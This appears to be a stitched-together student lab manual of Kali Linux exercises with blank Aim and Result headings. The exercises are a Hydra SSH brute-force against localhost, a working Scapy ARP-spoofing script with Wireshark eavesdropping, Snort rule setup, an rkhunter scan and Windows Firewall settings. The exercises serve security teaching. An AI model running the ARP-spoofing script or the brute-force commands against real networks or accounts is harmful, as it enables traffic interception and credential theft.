2614 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: An error occurred during the signature verification. The repository is not fully trusted.
ali kali-rolling InRelease: The following signatures couldn't be verified because the public key is not available:
Warning: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease
NO_PUBKEY ED65462EC8D5E4C5
Warning: Some index files failed to download. They have been ignored, or old ones used instead.
```

sudo apt install openssh-server -y

```
(kali@kali)-[~]
└─$ sudo apt install openssh-server -y
Upgrading:
  openssh-client  openssh-server  openssh-sftp-server
Summary:
  Upgrading: 3, Installing: 0, Removing: 0, Not Upgrading: 2611
  Download size: 1556 kB
  Space needed: 559 kB / 1520 MB available
Get:1 http://kali.download/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:9.9p2-2 [65.4 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 openssh-client amd64 1:9.9p2-2 [968 kB]
Get:2 http://xsrv.moratelindo.io/kali kali-rolling/main amd64 openssh-server amd64 1:9.9p2-2 [523 kB]
Fetched 1556 kB in 3s (469 kB/s)
```

sudo systemctl enable ssh

sudo systemctl start ssh

```
(kali@kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali@kali)-[~]
└─$ sudo systemctl start ssh

(kali@kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Sat 2025-05-17 21:25:41 IST; 10s ago
     Invocation: 8c8bfb10cc86448d950f6e1a967f0bce
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 4090 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 4091 (sshd)
      Tasks: 1 (limit: 4606)
     Memory: 1.3M (peak: 1.5M)
        CPU: 54ms
    CGroup: /system.slice/ssh.service
            └─4091 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Check it's running:

sudo systemctl status ssh

## Step 2: Create a Test User (Optional but recommended)

`sudo adduser hydratest`

Set a weak password you want to test with (e.g., `123456`).

```
(kali㉿kali)-[~]
└─$ sudo adduser hydratest
info: Adding user `hydratest' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `hydratest' (1001) ...
info: Adding new user `hydratest' (1001) with group `hydratest (1001)' ...
info: Creating home directory `/home/hydratest' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for hydratest
Enter the new value, or press ENTER for the default
  Full Name []: manikandan
   Room Number []: 1
   Work Phone []:
   Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user `hydratest' to supplemental / extra groups `users' ...
info: Adding user `hydratest' to group `users' ...

(kali㉿kali)-[~]
└─$ echo hydratest > user.txt

(kali㉿kali)-[~]
└─$ echo 123 > passwords.txt
```

## Step 3: Prepare Wordlists

Username file (users.txt)

`echo hydratest > users.txt`

Password file (passwords.txt)

`echo 123456 > passwords.txt`

You can also use `rockyou.txt` for a real brute-force test:

`gunzip /usr/share/wordlists/rockyou.txt.gz`

## Step 4: Run Hydra SSH Attack

`hydra -L users.txt -P passwords.txt ssh://127.0.0.1`

```
(kali㉿kali)-[~]
└─$ hydra -L user.txt -P passwords.txt ssh://127.0.0.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-17 21:32:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: hydratest  password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-17 21:32:01
```

This tells Hydra:

‘-L’ = list of usernames

‘-P’ = list of passwords

‘ssh://127.0.0.1’ = attack your local SSH server

**Note:**

The SSH server must allow password authentication.

To check SSH config: ‘sudo nano /etc/ssh/sshd\_config’

Make sure this line exists:

    PasswordAuthentication yes

Then restart:

    sudo systemctl restart ssh

**Result:**

|  |  |
|--|--|
|  |  |
|--|--|

**Aim :**

**Procedure :**

1. Operating Systems:

- Attacker Machine: Kali Linux
- Victim Machine: Any Linux OS (e.g., Parrot OS)

2. Network Configuration:

- Set the network adapter to Bridged mode for both operating systems in the virtualization/network settings.

3. Enable Packet Forwarding:

- Disable the firewall on both systems.
- On Kali, run the following command to enable IP forwarding:  
`echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward`

4. Ensure Same Subnet:


- Both systems should be on the same subnet.
- Example:
  - Kali IP: 192.168.165.56
  - Parrot IP: 192.168.165.27
- Since the first three octets (192.168.165) are the same, they are in the same subnet.



## 5. Note Gateway Address:

- Identify and note the default gateway of the victim machine. You can use:

`ip route | grep default`

A terminal window with a dark background and light-colored text. The window has a menu bar at the top with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The prompt is '[user@parrot]~'. The user enters '\$ip route'. The output shows three lines of network routes: 'default via 192.168.228.59 dev enp0s3 proto dhcp src 192.168.228.213 metric 100', '192.168.56.0/24 dev enp0s8 proto kernel scope link src 192.168.56.5 metric 101', and '192.168.228.0/24 dev enp0s3 proto kernel scope link src 192.168.228.213 metric 100'. The prompt returns to '[user@parrot]~' with a green cursor.

## ARP Spoofing Script (on Kali)

### 6. Create a Python Script:

Filename: arpspoofing.py

-----  
from scapy.all import \*

import time

def spoof(target\_ip, spoof\_ip):

    target\_mac = getmacbyip(target\_ip)

    if target\_mac is None:

        print(f"MAC address for {target\_ip} not found.")

        return

    packet = ARP(op=2, pdst=target\_ip, hwdst=target\_mac, psrc=spoof\_ip)

    send(packet, verbose=False)

    print(f"Sent spoofed ARP to {target\_ip} claiming to be {spoof\_ip}")

target = "192.168.1.101" # Victim's IP

gateway = "192.168.1.1" # Gateway IP

while True:

    spoof(target, gateway)

    spoof(gateway, target)

    time.sleep(2)


---

## Eavesdropping via Wireshark

### 7. Run the Script:

- On Kali, execute the script:

`sudo python3 arpspoofing.py`



```
(kali㉿kali)-[~]
└─$ nano arpspoofing.py

(kali㉿kali)-[~]
└─$ sudo python3 arpspoofing.py
[sudo] password for kali:
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.213 saying I am 192.168.228.59
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
Sent spoofed ARP to 192.168.228.59 saying I am 192.168.228.213
```


### 8. Start Wireshark on Kali:

- Apply the following filter to capture only victim traffic:

`ip.addr == <victim IP>`


Example:

`ip.addr == 192.168.1.101`



## 9. Generate Victim Traffic:

- On the victim machine (Parrot), perform any browsing, login, or ping actions.
- The traffic will be captured and displayed in Wireshark on Kali.



## Result :

## Aim:

## Procedure:

### 1. Install Snort 3 (if not already)

sudo apt update

sudo apt install snort -y

```
(kali㉿kali)-[~]  
└─$ sudo apt install snort -y  
[sudo] password for kali:  
snort is already the newest version (3.1.82.0-0kali1+b1).  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2611
```

Check version:

snort -V

Should say something like:

> Snort++ 3.1.x

```
(kali㉿kali)-[~]  
└─$ sudo apt install snort -y  
[sudo] password for kali:  
snort is already the newest version (3.1.82.0-0kali1+b1).  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2611  
  
(kali㉿kali)-[~]  
└─$ snort -v  
-----  
o")~  Snort++ 3.1.82.0  
-----  
Network Policy : policy id 0 :  
-----  
Inspection Policy : policy id 0 :  
-----  
pcap DAQ configured to passive.  
-----  
host_cache  
  memcap: 33554432 bytes  
  
Snort successfully validated the configuration (with 0 warnings).  
o")~  Snort exiting
```

## 2. Create a Custom Rule File

Let's create a simple ping detection rule:

```
sudo mkdir -p /etc/snort/rules
```

```
sudo nano /etc/snort/rules/local.rules
```

```
(kali@kali)-[~]  
$ sudo nano /etc/snort/rules/local.rules  
  
(kali@kali)-[~]  
$
```

Paste this rule:

```
alert icmp any any -> any any (msg:"ICMP Echo Request Detected"; itype:8; sid:1000001;  
rev:1;)
```

```
GNU nano 8.1 /etc/snort/rules/local.rules  
$Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $  
# -----  
# LOCAL RULES  
# -----  
# This file intentionally does not come with signatures. Put your local  
# additions here.  
alert icmp any any -> any any (msg:"ping detected"; sid:1000001; rev:1;)
```

This rule:

Triggers on ICMP Echo Request (type 8)

Logs alert with the message

## 3. Edit the Lua Config

Edit the main Snort 3 Lua file:

```
sudo nano /etc/snort/snort.lua
```

Modify or ensure these lines exist:

```
-- Add your HOME_NET
```

```
HOME_NET = '192.168.56.0/24' -- or whatever your network is
```

```
-- Add to the rule path
```

```
rule_path = '/etc/snort/rules'
```

```
-- Include your custom rules
```

```
ips =
```

```
{
```

```
enable_builtin_rules = true,  
include = {'local.rules'}  
}
```

Make sure the interface is correct:

-- Example:

-- iface = 'enp0s3'

Save and exit.

#### 4. Test Your Config

Run:


```
sudo snort -c /etc/snort/snort.lua -T
```

If successful, you'll see:

> Snort successfully validated the configuration.

#### 5. Run Snort with Your Custom Rule

```
sudo snort -c /etc/snort/snort.lua -i enp0s3 -A alert_fast
```

A terminal window screenshot with a dark background. The prompt is (kali@kali)-[~]. The command executed is sudo snort -c /etc/snort/snort.lua -i eth0 -A alert\_fast. The output shows the Snort++ version 3.1.82.0, followed by a list of loaded modules: ips, dce\_http\_proxy, dce\_http\_server, output, binder, wizard, appid, js\_norm, and file\_policy.

```
(kali@kali)-[~]  
$ sudo snort -c /etc/snort/snort.lua -i eth0 -A alert_fast  
-----  
o")~  Snort++ 3.1.82.0  
-----  
Loading /etc/snort/snort.lua:  
Loading snort_defaults.lua:  
Finished snort_defaults.lua:  
  ips  
  dce_http_proxy  
  dce_http_server  
  output  
  binder  
  wizard  
  appid  
  js_norm  
  file_policy
```

Replace `enp0s3` with your actual interface from `ip a`

Now, in another terminal or system on the same LAN:

ping <your\_Kali\_IP>

```

C:\Users\E5550>ping 192.168.228.119

Pinging 192.168.228.119 with 32 bytes of data:
Reply from 192.168.228.119: bytes=32 time=6ms TTL=64
Reply from 192.168.228.119: bytes=32 time<1ms TTL=64
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.228.119:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 6ms, Average = 2ms

C:\Users\E5550>ping 192.168.228.119

Pinging 192.168.228.119 with 32 bytes of data:
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64
Reply from 192.168.228.119: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.228.119:

```

## 6. Check the Alert Output

Snort will output something like:

04/13-12:30:56.265527 [\*\*] [1:1000001:1] ICMP Echo Request Detected [\*\*]

```

05/18-12:28:31.157485 [**] [112:1:1] "(arp_spoof) unicast ARP request" [**] [Priority: 3] {ARP} ->
05/18-12:29:05.369620 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:29:05.370527 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:29:06.375035 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:29:06.375060 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:29:07.383057 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:29:07.383221 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:29:08.390023 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:29:08.390175 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:29:10.581710 [**] [112:1:1] "(arp_spoof) unicast ARP request" [**] [Priority: 3] {ARP} ->
05/18-12:29:31.318200 [**] [112:1:1] "(arp_spoof) unicast ARP request" [**] [Priority: 3] {ARP} ->
05/18-12:30:31.989569 [**] [112:1:1] "(arp_spoof) unicast ARP request" [**] [Priority: 3] {ARP} ->
05/18-12:30:33.323979 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:30:33.324170 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:30:34.336785 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:30:34.336991 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:30:35.579684 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:30:35.579872 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25
05/18-12:30:36.646389 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.25 -> 192.168.228.119
05/18-12:30:36.646549 [**] [1:1000001:1] "ping detected" [**] [Priority: 0] {ICMP} 192.168.228.119 -> 192.168.228.25

```

## Result:

## Aim :

## Procedure :

Step 1: Open the Ubuntu OS in your system.

Step 2: Update and Upgrade the ubuntu os.

Step 3: Install RKHunter from the rootkit libraries using the command,

`sudo apt install rkhunter -y`

```
(kali㉿kali)-[~]
$ sudo apt install rkhunter -y
Installing:
  rkhunter

Installing dependencies:
  bsd-mailx  exim4-base  exim4-config  exim4-daemon-light  liblockfile-bin  liblockfile1  unhide  unhide.rb

Suggested packages:
  exim4-doc-html | exim4-doc-info  eximon4  spf-tools-perl

Summary:
  Upgrading: 0, Installing: 9, Removing: 0, Not Upgrading: 2611
  Download size: 2453 kB
  Space needed: 5925 kB / 1451 MB available

Get:2 http://kali.download/kali kali-rolling/main amd64 liblockfile-bin amd64 1.17-2 [15.8 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 exim4-daemon-light amd64 4.98.2-1 [629 kB]
Get:1 http://mirror.sg.gs/kali kali-rolling/main amd64 rkhunter all 1.4.6-13 [247 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 liblockfile1 amd64 1.17-2 [11.9 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 unhide amd64 20240510-2 [59.3 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 unhide.rb all 22-6 [8820 B]
Get:3 http://mirror.sg.gs/kali kali-rolling/main amd64 exim4-config all 4.98.2-1 [249 kB]
Get:4 http://mirror.kku.ac.th/kali kali-rolling/main amd64 exim4-base amd64 4.98.2-1 [1141 kB]
Get:7 http://mirror.kku.ac.th/kali kali-rolling/main amd64 bsd-mailx amd64 8.1.2-0.20220412cvs-1 [90.4 kB]
Fetched 2453 kB in 6s (391 kB/s)
Preconfiguring packages ...
Selecting previously unselected package rkhunter.
```



Step 4: Run the rkhunter using the command:

```
sudo rkhunter --check
```

```
Processing triggers for kali-menu (2024.3.1) ...  
(kali@kali)-[~]  
$ sudo rkhunter --check  
[ Rootkit Hunter version 1.4.6 ]  
  
Checking system commands...  
  
Performing 'strings' command checks  
Checking 'strings' command [ OK ]  
  
Performing 'shared libraries' checks  
Checking for preloading variables [ None found ]  
Checking for preloaded libraries [ None found ]  
Checking LD_LIBRARY_PATH variable [ Not found ]  
  
Performing file properties checks  
Checking for prerequisites [ OK ]
```

**Result:**

**Aim:**

**REQUIREMENTS:**

- A computer with Windows installed
- Administrator access
- Internet connection (optional)
- Programs to test firewall rules (e.g., browser, media player).

**Firewall in Windows :**

- **Windows Firewall:** Basic settings for allowing or blocking programs.
- **Windows Firewall with Advanced Security (WFAS):** Advanced settings for ports, protocols, IPs, etc.

**Default behavior:**

- **Outbound traffic** (from the computer) is allowed.
- **Inbound traffic** (from outside) is blocked unless allowed by a rule or in response to outbound traffic.

**PROCEDURE:**


1. Go to **Start > Control Panel > Windows Firewall.**




2. From the left menu, click "**Allow a program or feature through Windows Firewall**".



3. Click "**Change settings**" to make changes.



4. To allow a program not listed, click "**Allow another program**" and browse to select the program.




a Program

5. Use "**Network location types**" to choose **Private** or **Public** networks.



6. To turn the firewall ON or OFF, select "**Turn Windows Firewall on or off**" from the left menu.



7. Firewall is also a **Windows Service**. You can start or stop it from Control Panel > Administrative Tools > Services.